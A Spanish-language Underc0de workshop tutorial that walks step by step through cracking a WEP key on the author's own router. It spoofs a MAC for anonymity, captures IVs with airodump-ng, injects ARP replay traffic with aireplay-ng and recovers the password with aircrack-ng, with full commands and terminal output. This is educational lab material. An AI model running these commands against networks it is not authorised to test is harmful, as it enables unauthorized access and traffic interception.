


# UNDERCODE

## TALLER DE SEGURIDAD WIRELESS



### TEMAS

INTRODUCCIÓN  
CAMBIANDO LA MAC  
ASOCIACIÓN E INYECCIÓN  
OBTENIENDO LA PASSWORD  
Y MÁS!

### TUTOR

ANTRAX

## Introducción teórica.

El ataque ARP o ARP Request es el ataque más efectivo para generar IVs (vectores de inicialización), El programa escucha hasta encontrar un paquete ARP y cuando lo encuentra lo retransmite hacia el punto de acceso. Esto provoca que el punto de acceso tenga que repetir el paquete ARP con un IV nuevo. El programa retransmite el mismo paquete ARP una y otra vez. Pero, cada paquete ARP repetido por el AP tiene un IV nuevo. Todos estos nuevos IVs nos permitirán averiguar la clave WEP.

ARP es un protocolo de resolución de direcciones: Es un protocolo TCP/IP usado para convertir una dirección IP en una dirección física, como por ejemplo una dirección Ethernet. Un cliente que desea obtener una dirección envía a todo el que le escuche (broadcasts) una petición ARP (ARP request) dentro de la red TCP/IP. El cliente de la red que tenga esa dirección que se pide contestará diciendo cual es su dirección física.

Extraído de aircrack-ng

Para este taller, utilizaremos lo siguiente:

PC con Kali Linux  
USB Wifi TP-Link (TL-WN7200ND)  
Router Nisuta (NS-WIR150NE)

Pueden usar cualquier distro de linux con la suite de Aircrack, pero en lo personal prefiero utilizar Kali por lo que ya viene preparado para este tipo de cosas.

La antena que utilizaré es una de las mejores para inyectar paquetes al router. Pero pueden usar cualquier otra cuyo chipset inyecte paquetes.

Finalmente usaré un router Nisuta que tengo en casa. Este taller será montado en un ambiente controlado para no comprometer la seguridad de terceros. Le colocaré la contraseña **Underc0de.org**




**Aclaración general, todos los parámetros colocados de color azul, pueden variar dependiendo del escenario en el que se encuentren. Estos valores son (Interface de red, MAC, Canal, etc)**

# Cambiando la MAC de nuestra interface.

Recomiendo cambiar la MAC de la interface por dos motivos.

- Es más fácil de recordar (la usaremos en varios pasos del ataque)
- El ataque será anónimo ya que saldrá una MAC falsa.

Para cambiar la MAC debemos tipear lo siguiente:



```
root@antrax: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@antrax:~# airmon-ng 1  
  
Interface      Chipset      Driver  
wlan0          Unknown     rtl8192se - [phy0]  
wlan1          Ralink RT2870/3070  rt2800usb - [phy1]  
  
root@antrax:~# airmon-ng stop wlan1 2  
  
Interface      Chipset      Driver  
wlan0          Unknown     rtl8192se - [phy0]  
wlan1          Ralink RT2870/3070  rt2800usb - [phy1]  
                (monitor mode disabled)  
  
root@antrax:~# ifconfig wlan1 down 3  
root@antrax:~# macchanger --mac 00:11:22:33:44:55 wlan1 4  
Permanent MAC: f4:ec:38:8d:f1:5a (Tp-link Technologies Co., Ltd.)  
Current   MAC: f4:ec:38:8d:f1:5a (Tp-link Technologies Co., Ltd.)  
New      MAC: 00:11:22:33:44:55 (Cimsys Inc)  
root@antrax:~#
```

1) Listamos las interfaces de red conectadas con el comando

**airmon-ng**

**Nota:** En mi caso aparecen 2 (wlan0 y wlan1) esto es porque aircrack está detectando la interface de la notebook y el USB Wifi que tengo conectado. Pero a lo largo del taller, usaré la wlan1 que es la del USB Wifi por que la interface de mi notebook no sirve para inyectar paquetes.

2) Detenemos nuestra interface con el siguiente comando

**airmon-ng stop wlan1**

3) Finalmente tiramos la interface para poder cambiarle la MAC

**ifconfig wlan1 down**

4) Cambiamos nuestra MAC por una más fácil de recordar

```
macchanger --mac 00:11:22:33:44:55 wlan1
```

## Scanneo y selección de una red

Lo que haremos en este paso, será scannear todas las redes que tengamos cerca y buscaremos una con cifrado WEP. Para ello, debemos tipear en la consola el siguiente comando:

```
airodump-ng wlan1
```

```
root@antrax: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

CH 3 ][ Elapsed: 40 s ][ 2014-09-06 17:08
1
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
84:C9:B2:83:24:5A -70   29      65   6   6   54e  WPA2  CCMP  PSK
00:0A:52:23:A6:F8 -72   38       0   0  12   54e  WEP   WEP   Underc0de

BSSID          STATION        PWR  Rate  Lost  Frames  Probe
84:C9:B2:83:24:5A 70:F9:27:DE:15:67 -1   0e- 0    0      2
84:C9:B2:83:24:5A B8:03:05:54:5B:8C -62   0e- 6e    0     15
84:C9:B2:83:24:5A A0:F4:59:52:2E:A0 -64   0e- 0e    0     12
84:C9:B2:83:24:5A CC:3A:61:61:3F:EC -64   0   -1    0      2
84:C9:B2:83:24:5A A8:44:81:C0:72:05 -72   0e- 0e   89    65

KALI LINUX
The quieter you become, the more you are able to hear.
```

A continuación veremos las columnas enumeradas que son importantes y que las usaremos en algunos de los pasos.

- 1) **BSSID:** Es la MAC del router.
- 2) **#Data:** Indica la cantidad de IVs capturados (Son los que necesitaremos para sacar la clave)
- 3) **CH:** Channel o Canal
- 4) **ENC:** Cifrado de la red
- 5) **ESSID:** Nombre de la red

Es necesario recordar el BSSID de la red que atacaremos, el canal y el ESSID. Recomiendo que lo dejen anotado en algún lado.

En este caso, atacaremos a la red Underc0de, que posee un cifrado WEP.

Presionamos la combinación de teclas: **CTRL + C** y esto detendrá el scanneo, permitiéndonos ingresar otro comando.

```
airodump-ng -c 12 -w Underc0de --bssid 00:0A:52:23:A6:F8 wlan1
```


Repasemos los parámetros de este comando:

**-c** (indicamos que es el canal 12)

**-w** (indicamos como se llamará el archivo que contenga los IVs capturados)

**--bssid** (Indicamos la MAC del router que atacaremos)

Al ingresar este comando, comenzaremos a capturar los IVs de esta red.



```
root@antrax: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
CH 12 ][ Elapsed: 24 s ][ 2014-09-06 17:10
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0A:52:23:A6:F8 -80 100    249      78   1  12  54e  WEP  WEP   OPN  Underc0de
BSSID          STATION  PWR  Rate  Lost  Frames  Probe
00:0A:52:23:A6:F8 00:25:D3:4C:1B:84 -46   0 -54    0      78  Cliente conectado
```

Esta pantalla es muy similar a la anterior, solo que ahora estamos capturando los #Data o IVs que son los que utilizaremos más adelante para romper la clave.

Como se puede ver también, tiene un cliente conectado. Esto es muy favorable, ya que el cliente produce tráfico en la red y facilitará la captura de IVs.

**A esta consola no debemos cerrarla, ya que permanentemente estará capturando datos.**

## Asociación a la red e inyectar tráfico.

En una nueva consola, nos asociaremos a la red y haremos un ARP para inyectarle mayor tráfico. Esto hará que capturemos IVs a mayor velocidad.

```
root@antrax: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@antrax:~# aireplay-ng -1 0 -a 00:0A:52:23:A6:F8 -h 00:11:22:33:44:55 -e Underc0de wlan1 1
17:10:55  Waiting for beacon frame (BSSID: 00:0A:52:23:A6:F8) on channel 12
17:10:55  Sending Authentication Request (Open System)
17:10:57  Sending Authentication Request (Open System) [ACK]
17:10:57  Authentication successful
17:10:57  Sending Association Request [ACK]
17:10:57  Association successful :-) (AID: 1)

root@antrax:~# aireplay-ng -3 -b 00:0A:52:23:A6:F8 -h 00:11:22:33:44:55 wlan1 2
17:11:52  Waiting for beacon frame (BSSID: 00:0A:52:23:A6:F8) on channel 12
Saving ARP requests in replay_arp-0906-171152.cap
You should also start airodump-ng to capture replies.
Read 4700 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)

The quieter you become, the more you are able to hear.
```

1) Nos asociamos a la red con el siguiente comando:

**aireplay-ng -1 0 -a 00:0A:52:23:A6:F8 -h 00:11:22:33:44:55 -e Underc0de wlan1**

Rápidamente comentaré los parámetros de este comando

- 1 (Indicamos que haremos una autenticación falsa)
- 0 (El tiempo de re asociación en segundos)
- a (MAC del router)
- h (Nuestra MAC)
- e (ESSID o Nombre de la red)

Al ejecutar este comando, en caso de que todo saliera bien, debería decirnos **Association successful :-)**  
En caso de que no nos diga eso, algunas de las razones son las siguientes:

- Estamos muy lejos del router
- Nuestra interface de red no sirve para inyectar
- El router tiene algún tipo de protección contra ataques de este tipo.


2) Inyectamos tráfico a la red con el siguiente comando

**aireplay-ng -3 -b 00:0A:52:23:A6:F8 -h 00:11:22:33:44:55 wlan1**

El -3 indica que haremos un ARP Request a la red (el ataque que estamos realizando)

- b (MAC del router)
- h (Nuestra MAC)

Al ejecutar este comando, podremos ver como los #Data aumentan rápidamente y como inyecta paquetes



En la imagen se puede apreciar como en la consola de atrás, inyectamos y realizamos el ARP, mientras que en la consola de adelante vemos como incrementan los #Data que necesitamos para romper la pass.

## Reventando la contraseña

Si llegamos a este paso, es porque todo nos ha salido a la perfección y solo nos queda tomar todos los #Data o IVs capturados y descifrar la contraseña. Para ello ejecutamos el siguiente comando

```
aircrack underc0de-01.cap
```

El nombre underc0de puede variar dependiendo el nombre que le hayan puesto ustedes en el paso 3 de este taller en el parámetro -w

Al ejecutar este ultimo comando, verán como lo intenta descifrar.

```

root@antrax: ~
Archivo Editar Ver Buscar Terminal Ayuda

Aircrack-ng 1.2 beta3

[00:00:08] Tested 682001 keys (got 30800 IVs)

KB  depth  byte(vote)
0   1/ 6    C2(40192) CA(39424) B1(38912) FF(38400) A8(37632)
1   0/ 1    6E(45312) 5C(38656) 4D(37888) F2(37888) 2B(36864)
2   0/ 1    64(42240) 00(38400) 24(38144) 84(37632) 4E(37120)
3   9/ 10   91(36352) BC(36096) 14(35840) 67(35840) EA(35584)
4   0/ 1    46(44032) 4D(39936) 12(38144) 55(37888) 18(37120)
5   4/ 5    4C(37376) 43(37120) 4E(37120) 67(36608) E1(36608)
6   4/ 5    3C(37888) 03(37632) 46(37376) BA(36864) C0(36864)
7   3/ 6    CE(36864) 72(36608) B0(36608) B6(36608) C6(36608)
8   0/ 1    AA(47360) 84(38656) 23(38144) 14(37632) C3(37120)
9   1/ 2    D7(39424) 22(38656) 6C(38400) D8(38400) B5(37376)
10  10/ 11  93(36096) 4E(35840) E5(35840) 26(35584) 38(35328)
11  0/ 1    A5(45824) 29(38144) AA(38144) 3D(37888) E7(37376)
12  3/ 4    53(37888) F9(37376) 77(36864) 9A(36864) 31(36608)

```

Si tenemos una buena cantidad de IVs, es muy posible que rompamos la clave. En caso de que no la rompamos, simplemente es porque necesitamos capturar más IVs.

```

root@antrax: ~
Archivo Editar Ver Buscar Terminal Ayuda

Aircrack-ng 1.2 beta3

[00:00:00] Tested 625 keys (got 73904 IVs)

KB  depth  byte(vote)
0   11/ 17  C2(81152) 77(80896) 86(80896) F6(80896) 39(80384) E3(80384) 5A(79872)
1   2/ 1    AC(86272) F5(83712) AF(83456) DA(83456) 2B(82688) EC(82688) 1D(81920)
2   1/ 2    4E(90112) D4(88064) 8E(87552) BF(83456) 6F(82688) AE(82688) EE(82688)
3   3/ 3    DC(84736) 4D(83456) C3(82176) E2(82176) B8(81920) F0(81920) F8(81664)
4   0/ 1    FE(104960) 4D(90112) 78(85760) AF(83200) 4B(82944) 93(82688) BF(81920)

KEY FOUND! [ 55:6E:64:65:72:63:30:64:65:2E:6F:72:67 ] (ASCII: Underc0de.org )
Decrypted correctly: 100%
Contraseña

root@antrax:~#

```

Como podrán ver, hemos obtenido la contraseña!